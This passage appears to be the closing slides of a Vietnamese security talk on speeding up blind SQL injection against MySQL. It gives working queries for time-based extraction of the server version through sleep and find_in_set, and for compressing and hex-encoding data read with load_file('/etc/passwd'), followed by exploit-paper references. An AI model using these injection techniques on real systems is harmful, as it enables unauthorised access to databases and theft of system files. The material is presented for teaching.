. Thời gian nghỉ có thể điều chỉnh cho bé hơn bằng cách nhân chỉ mục với một số **bé hơn 1**

. VD: Thời gian nghỉ được điều chỉnh giảm **1/2** so với ví dụ trước


```
select sleep(0.5 * find_in_set(mid(@@version, 1, 1), '0,1,2,3,4,5,6,7,8,9,.'));
1 row in set (3.00 sec)
# index 6, value '5'
```

Vấn đề về độ trễ mạng

- Ý tưởng xuất phát từ chuyện thời gian nghỉ được tính từ những con số đánh chỉ mục, nên hoàn toàn có thể thêm vào những ký tự chắc chắn **không xuất hiện** (VD: **\n**, **\t** ...)
- VD: thêm vào **4 'a'** vào đầu chỉ mục, thời gian nghỉ luôn lớn hơn 4

```
select sleep(find_in_set(mid(@@version, 1, 1), 'a,a,a,a,0,1,2,3,4,5,6,7,8,9,.'));
1 row in set (10.00 sec)
# index 10, value '5'
```

Tối ưu blind sql injection theo dữ liệu nén



Câu chuyện chàng thám tử bị teo nhỏ

Tối ưu blind sql injection theo dữ liệu nén

```
mysql> select length(load_file('/etc/passwd'));
+-----------------------------------+
| length(load_file('/etc/passwd')) |
+-----------------------------------+
|                              2111 |
+-----------------------------------+
1 row in set (0.00 sec)

mysql> select length(compress(load_file('/etc/passwd')));
+--------------------------------------------+
| length(compress(load_file('/etc/passwd'))) |
+--------------------------------------------+
|                                        879 |
+--------------------------------------------+
1 row in set (0.00 sec)

mysql> select length(hex(compress(load_file('/etc/passwd'))));
+-----------------------------------------------+
| length(hex(compress(load_file('/etc/passwd')))) |
+-----------------------------------------------+
|                                          1758 |
+-----------------------------------------------+
1 row in set (0.00 sec)
```

Demo

Tham khảo

1. Indexed blind SQL injection

http://seclists.org/fulldisclosure/2011/Dec/71

2. Faster Blind MySQL Injection Using Bit Shifting

http://www.exploit-db.com/papers/17073/

3. Optimized Blind MySQL Injection Data Retrieval

http://websec.ca/blog/view/optimized_blind_sql_injection_data_retrieval

4. SQL injection: Attacks and Defense (SynGress Book)


QUESTIONS


THANK YOU!